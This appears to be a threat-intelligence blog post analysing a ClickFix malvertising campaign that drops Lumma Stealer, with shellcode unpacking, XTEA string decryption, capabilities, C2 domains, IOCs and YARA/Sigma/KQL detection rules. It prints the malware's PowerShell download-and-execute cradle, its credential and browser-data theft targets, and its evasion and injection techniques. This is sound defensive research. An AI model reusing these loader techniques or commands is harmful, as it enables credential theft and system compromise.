00000000: E8 09 F0 01 00 CALL +0x1F009
This CALL jumps to a 2,437-byte decryption stub at the end of the shellcode, while the return address (offset 0x05) gives the stub a pointer to the 126,985-byte data blob sitting in the middle:
Offset 0x00000: CALL +0x1F009          -> jump to decryption stub
Offset 0x00005: [DATA BLOB - 126,985 bytes]
  - 0x00-0x03: 0x46C00 (289,792)     -> decompressed size
  - 0x04-0x07: 0x1EF80 (126,848)     -> encrypted payload size
  - 0x08-0x87: XOR key               -> 128 bytes
  - 0x88:      Flag byte (0x01)
  - 0x89+:     Encrypted payload     -> 126,848 bytes
Offset 0x1F00E: [DECRYPTION STUB - 2,437 bytes]
The Stub – PEB Walking & API Hash Resolution
The stub uses the classic PEB walking technique to dynamically resolve Windows API addresses without an import table:
POP ECX              ; get data blob address (return addr from CALL)
...
MOV EAX, FS:[0x18]   ; Thread Environment Block (TEB)
MOV EAX, [EAX+0x30]  ; Process Environment Block (PEB)
MOV ECX, [EAX+0x0C]  ; PEB->Ldr
ADD ECX, 0x0C         ; InLoadOrderModuleList
It iterates loaded modules, parses their export tables, and resolves API names using a custom hash function:
hash = 0x6C6C6A62  // seed: "bjll"
for each char in api_name:
    hash = hash x 0x1F
    char = char | 0x20    // force lowercase
    hash += char
Seven API hashes are matched:
| Hash | Likely API |
|---|---|
| 0x68dd2bef | VirtualAlloc |
| 0x91a71a6c | NtProtectVirtualMemory |
| 0xe8315c46 | NtCreateThreadEx |
| 0x1d7b5c55 | NtWaitForSingleObject |
| 0x350cd94e | NtFreeVirtualMemory |
| 0x3dd7d219 | NtClose |
| 0x13f0e1aa | Marshal.Copy (or similar) |
Three-Step Decryption to the PE
Step 1 – Copy: The encrypted payload (126,848 bytes starting at offset 0x89) is copied into a freshly VirtualAlloc’d buffer.
Step 2 – XOR: Each byte is XOR’d with a 128-byte key (from offset 0x08), cycling with i & 0x7F:
for i in range(len(payload)):
    payload[i] ^= key[i & 0x7F]
Step 3 – aPLib decompression: The XOR’d result is decompressed using the aPLib algorithm (commonly used in malware packers) into a 289,792-byte buffer – revealing a valid PE file with a MZ header.
Result
| Field | Value |
|---|---|
| SHA256 | 761348598293163fa9a515f5a53d09ca6ec00eb91dbd0ae5ec69334662ebf760 |
| Size | 289,792 bytes |
| Architecture | x86 (32-bit) |
| Subsystem | Windows GUI |
| Entry Point | 0x0000CF20 |
| Sections | .text (6.86 entropy), .data, .idata, .rsrc, .reloc |
The PE has minimal static imports – GetProcAddress, VirtualAlloc, RegOpenKeyExA, IsWow64Process… – everything else is resolved dynamically at runtime. The .text section is stuffed with junk strings copied from legitimate Microsoft binaries (RDP client, MSBuild) to pollute static analysis.
Breaking the String Encryption – XTEA
All meaningful strings in the PE (C2 URLs, browser paths, API names, crypto wallet targets) are encrypted. To identify the malware family and extract IOCs, we needed to find and break the string encryption.
Finding the Decryption Function
Scanning the .text section for the most frequently called functions immediately reveals the string decryptor:
| Address | Call count | Purpose |
|---|---|---|
| 0x4123F0 | 1,102 | Identity wrapper (returns its argument) |
| 0x420497 | 1,073 | Heap allocation |
| 0x4123F9 | 543 | XTEA decryption loop |
| 0x4124C1 | – | Inner XTEA block cipher (called from loop) |
The Algorithm – XTEA (eXtended Tiny Encryption Algorithm)
Disassembling the inner function at 0x4124C1 reveals a textbook XTEA Feistel network:
MOV EBP, ESI          ; ebp = v0
SHL EBP, 4            ; v0 << 4
MOV EDI, ESI
SHR EDI, 5            ; v0 >> 5
XOR EDI, EBP          ; (v0 << 4) ^ (v0 >> 5)
ADD EDI, ESI          ; + v0
; Key index selection
SHR EBP, 9
AND EBP, 0xC          ; = (sum >> 11) & 3 as byte offset
MOV EBP, [EAX+EBP]    ; key[index]
ADD EBP, EDX          ; + sum
XOR EBP, EDI
SUB EBX, EBP          ; v1 -= round_result
Parameters:
- 32 rounds (standard XTEA)
- Delta: 0x9E3779B9 (golden ratio constant)
- Block size: 8 bytes (2 x 32-bit words)
- Key size: 16 bytes (4 x 32-bit DWORDs)
Obfuscation of the Delta Constant
The delta is split into two halves and reconstructed at runtime to avoid signature detection:
MOV [ESP+4], 0x9E370000
MOV [ESP],   0x79B9
MOV EAX, [ESP+4]
OR  EAX, [ESP]           ; EAX = 0x9E3779B9
Extracting the Key-Data Pairs
Each encrypted string is loaded via a pair of MOVUPS instructions – one for the encrypted data, one for the XTEA key:
MOVUPS XMM0, [0x401089]   ; load encrypted data (16 bytes)
MOVAPS [ECX], XMM0         ; -> ECX buffer
MOVUPS XMM0, [0x40109C]   ; load XTEA key (16 bytes)
MOVAPS [EDX], XMM0         ; -> EDX buffer
CALL   decrypt_wrapper     ; decrypt(ECX=data, EDX=key)
By scanning the entire .text section for consecutive MOVUPS pairs near CALL instructions, we extracted 310 data/key pairs and successfully decrypted 145 unique strings.
Nine distinct 16-byte keys were identified, each used for a subset of strings:
| Address | Key (hex, little-endian DWORDs) |
|---|---|
| 0x4010C4 | cb407e64 d46bd01f 46f9ecaf c043cc60 |
| 0x4010EC | 64d0dafc ccc5646b 9f2aaf5a 888e8318 |
| 0x401114 | 3cd6e280 49dc5b82 0a083ad2 46d191e3 |
| 0x40113C | 5c686d76 3d89e667 9347fd62 aea060c9 |
| 0x40116C | e95e7929 a0aae8b0 df9ac63c 46bc421e |
| 0x40118C | 12de8530 5e831eff 0cdbd5e1 2d1fa2d3 |
| 0x4011AC | 5571f7d2 b8ec4824 d56eae88 5d1c7740 |
| 0x4011FC | d1d37f81 c07f5cb0 970870ec 88dd9d0d |
| 0x401244 | 469c9d9a 479bd16b bddfe4e5 23638220 |
Lumma Stealer 4.0.2 Beta – Full Capability Map
The decrypted strings positively identify this as Lumma Stealer version 4.0.2 Beta, build ID 96a3d625-5e45-49a9-9264-066c2d20b72d.
Anti-Analysis & Evasion
| Check | Indicator |
|---|---|
| VirtualBox | vboxservice process detection |
| QEMU | qemu-ga.exe process detection |
| Generic sandbox | agent.exe, arunagent |
| Kaspersky AV | Checks for drivers klif.sys, kldisk.sys, kneps.sys |
| Host file check | Reads System32\drivers\etc\hosts |
Browser Data Theft
Chromium-based (Chrome, Edge, Brave, Opera…):
- \Login Data – saved passwords (SQLite, DPAPI-encrypted)
- \Login Data For Account – Google account synced passwords
- \Web Data – autofill data, credit cards
- \Local State -> encrypted_key, app_bound_encrypted_key – DPAPI master keys
- \Local Extension Settings\ – crypto wallet browser extensions
- \Local Storage\leveldb\ – extension local storage
- \IndexedDB\ -> chrome-extension_*_0.indexeddb.leveldb
- Skips files with .crdownload extension (incomplete downloads)
Firefox:
- \logins.json – saved passwords
- \cookies.sqlite – session cookies
- \formhistory.sqlite – form autofill data
- \cert9.db – certificate store
Application Credential Theft
| Target | Data Stolen |
|---|---|
| Steam | loginusers.vdf, local.vdf, AccountName via HKLM\SOFTWARE\WOW6432Node\Valve\Steam |
| Discord / other tokens | o/41/tokens.txt |
| Documents | \Documents folder scan |
System Fingerprinting
- OS version detection: from Windows 11 down to Windows 2000
- Machine GUID: via HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
- Identity: COMPUTERNAME, USERNAME, USERPROFILE
- Language: system and user language
- Screenshots: g/screen/screen.jpg and g/screen/screen.bmp
Remote Command Execution
powershell.exe -NoP -NoLogo -NonI -Command -
IEX((New-Object Net.WebClient).DownloadString('<URL>'))
IEX([IO.File]::ReadAllText('<PATH>'))
--headless=new --disable-gpu --no-sandbox    <- Chrome headless (cookie theft)
Process Injection
Target: C:\Windows\SysWOW64\dllhost.exe via:
- InitializeProcThreadAttributeList
- UpdateProcThreadAttribute
- DeleteProcThreadAttributeList
C2 Communication
| Element | Value |
|---|---|
| New C2 domain | dashtok.icu (registered April 23, same day as campaign start) |
| Connectivity check | microsoft.com |
| HTTP headers | Content-Type, User-Agent, X-Request-ID, Content-Length, Transfer-Encoding |
| Protocol | HTTPS via Microsoft Unified Security Protocol Provider |
| Campaign ID | 852149723 |
| DLLs loaded at runtime | ws2_32.dll, crypt32.dll, dnsapi.dll, iphlpapi.dll, mswsock.dll, sspicli.dll, +15 others |
Update – June 1, 2026: The Campaign is Still Active
Active reconnaissance via Tor reveals the campaign is still partially active, 37 days after initial discovery.
Domain Status
| Domain | Status | Registrar | Cloudflare NS | SSL |
|---|---|---|---|---|
| apps-codex.com | SERVING MALWARE | CNOBIN Info Tech (HK) | chase + wren | LE E8 (Apr 25) |
| dashtok.icu | ACTIVE (Cloudflare challenge) | PDR Ltd (PublicDomainRegistry) | kyrie + naya | LE E7 (Apr 23) |
| macarona.autos | SUSPENDED (serverHold) | Porkbun | benedict + mina | – |
| chatgpt-codex.gitlab.io | 302 redirect (removed?) | GitLab Pages | – | GitLab |
Key Findings
- 3 different registrars (PDR, Porkbun, CNOBIN/HK) and 3 separate Cloudflare accounts (distinct NS pairs) – deliberate compartmentalization to survive partial takedowns
- macarona.autos was taken down (serverHold), but dashtok.icu – created one day before – was likely a pre-planned fallback C2
- apps-codex.com has been serving the exact same malware binary (identical SHA256: 463465304…) for 37 days straight – no payload rotation, no polymorphism
- The phishing page on GitLab Pages now redirects to GitLab authentication (namespace ID 131007311) – likely reported and disabled
Complete Timeline
| Date (UTC) | Event |
|---|---|
| 2026-04-23 13:02 | dashtok.icu SSL certificate issued (Let’s Encrypt E7) |
| 2026-04-23 13:15 | dashtok.icu registered (PublicDomainRegistry) |
| 2026-04-24 11:39 | macarona.autos registered (Porkbun) |
| 2026-04-25 14:10 | apps-codex.com SSL certificate issued (Let’s Encrypt E8) |
| 2026-04-25 15:06 | apps-codex.com registered (CNOBIN, Hong Kong) |
| 2026-04-26 | Initial analysis & blog post published |
| 2026-05-18 | macarona.autos last WHOIS update |
| 2026-05-28 | dashtok.icu last WHOIS update |
| 2026-06-01 | macarona.autos suspended by registrar (serverHold) |
| 2026-06-01 | dashtok.icu still active behind Cloudflare challenge |
| 2026-06-01 | apps-codex.com still serving identical malware payload |
Kill chain summary
| Stage | Technique | MITRE ATT&CK |
|---|---|---|
| Delivery | Google Ads → GitLab Pages phishing (cloaked) → ClickFix | T1189, T1566.003 |
| Execution | mshta.exe loads MP3/HTA polyglot | T1218.005, T1036.008 |
| Persistence | Scheduled task serviceraj via COM | T1053.005 |
| Defense evasion | AMSI bypass, cloaking, 6-layer obfuscation, SysWOW64, ntdll syscalls | T1562.001, T1027, T1497 |
| C2 | HTTPS to macarona.autos via Cloudflare | T1105, T1573, T1071 |
| Execution | Fileless shellcode injection via ntdll | T1055.002 |
| Impact | Credential theft (Lumma) | T1114, T1560 |
Indicators of compromise
Network
| Type | Value | Context |
|---|---|---|
| Domain | chatgpt-codex.gitlab.io | Phishing page (GitLab Pages, cloaked) |
| Domain | apps-codex.com | Payload delivery (MP3/HTA polyglot) |
| Domain | macarona.autos / *.macarona.autos | C2 – Stage 2 download (wildcard DNS) |
| IP | 104.21.12.36 / 172.67.193.163 | Cloudflare – apps-codex.com |
| IP | 104.21.62.171 / 172.67.137.143 | Cloudflare – macarona.autos |
| URL | /Dog-911542-989f-49b4-67b6489b4-984e0d4d5 | Stage 2 endpoint |
| Google Ads | Campaign 23788110912 / Ad 806734997505 | Malvertising campaign |
File hashes (SHA256)
| Description | SHA256 |
|---|---|
| MP3/HTA polyglot | 4634653042162163aa553bb8d11c1a31c3101de1e043b2dfe98dcc2ba81a54b9 |
| Stage 2 (57k lines PS) | 1b81f20e69a6d2f14c7d47aa1123d527e94661bc6727ee4a3071cb86e08bd2ef |
| Stage 4 (injector) | 2f6a63493bba8fe4aeaf42014a7ceaa6a5e631c5268f718a695374bf0a8eb6ba |
| Shellcode (129 KB) | 05d4d05b478a11271753b93372ba24e6788ed72b3532e6d29bb71e82935033d8 |
Host indicators
| Type | Value |
|---|---|
| Scheduled task | serviceraj |
| Process chain | mshta.exe → cmd.exe /v:on → powershell.exe (SysWOW64) |
| RC4 key | BWJFEesMEqRvjQbm |
| XOR key | AMSI_RESULT_NOT_DETECTED |
| Crypto key (32B) | 87a71059e3c5eb2162ecdd99a616893c2bfb54469bf06411c099f679b95de00f |
| AMSI corruption | amsiContext overwritten to 0x41414141 |
Detection rules
YARA
rule ClickFix_MP3_HTA_Polyglot {
    meta:
        description = "MP3/HTA polyglot used in ClickFix campaigns"
        author = "7h30th3r0n3"
        date = "2026-04-26"
        reference = "https://www.joesandbox.com/analysis/1904794/0/html"
    strings:
        $mp3 = { 49 44 33 }
        $hta = "<HTA:APPLICATION" ascii nocase
        $vbs = "TheTransferable" ascii
        $com = "MSXML2.DOMDocument" ascii
    condition:
        $mp3 at 0 and $hta and ($vbs or $com)
}

rule ClickFix_AMSI_XOR_Key {
    meta:
        description = "AMSI_RESULT_NOT_DETECTED used as XOR key in obfuscated loader"
        author = "7h30th3r0n3"
        date = "2026-04-26"
    strings:
        $key = "AMSI_RESULT_NOT_DETECTED" ascii wide
    condition:
        $key
}
Sigma
title: ClickFix - mshta spawning cmd spawning PowerShell via SysWOW64
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    parent_mshta:
        ParentImage|endswith: '\mshta.exe'
    cmd_delayed:
        CommandLine|contains|all:
            - '/v:on'
            - 'SysWOW64'
            - 'PowerShell'
    condition: parent_mshta and cmd_delayed
level: critical

---

title: Scheduled task "serviceraj" creation
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains: 'serviceraj'
    condition: selection
level: high
KQL (Microsoft Sentinel / Defender for Endpoint)
// ClickFix process chain
DeviceProcessEvents
| where InitiatingProcessFileName =~ "mshta.exe"
| where FileName =~ "cmd.exe"
| where ProcessCommandLine has_all ("/v:on", "SysWOW64", "PowerShell")

// C2 DNS queries
DeviceNetworkEvents
| where RemoteUrl has_any ("macarona.autos", "apps-codex.com", "chatgpt-codex.gitlab.io")

// Persistence
DeviceProcessEvents
| where ProcessCommandLine has "serviceraj"
Analysis performed on April 26, 2026. All artifacts, deobfuscation scripts, and decoded payloads available to researchers on request.
If your SOC sees mshta.exe downloading audio files, someone is not listening to music.
Updated IOC Table
| Type | Value | Context |
|---|---|---|
| SHA256 | 761348598293163fa9a515f5a53d09ca6ec00eb91dbd0ae5ec69334662ebf760 | Final PE – Lumma Stealer 4.0.2 Beta |
| SHA256 | d0fe278c9487efba7a0e15a6cf30bd6ab0d09ca716fdc175947f57fee8176593 | Decrypted Layer 7 shellcode |
| Domain | dashtok.icu | New C2 (from XTEA-encrypted strings) |
| Version | 4.0.2 Beta | Lumma build version string |
| Build ID | 96a3d625-5e45-49a9-9264-066c2d20b72d | Unique build identifier |
| Campaign ID | 852149723 | Lumma internal identifier |
| Injection target | C:\Windows\SysWOW64\dllhost.exe | Process hollowing target |
| Scheduled task | serviceraj | Persistence mechanism |
Laisser un commentaire
Vous devez vous connecter pour publier un commentaire.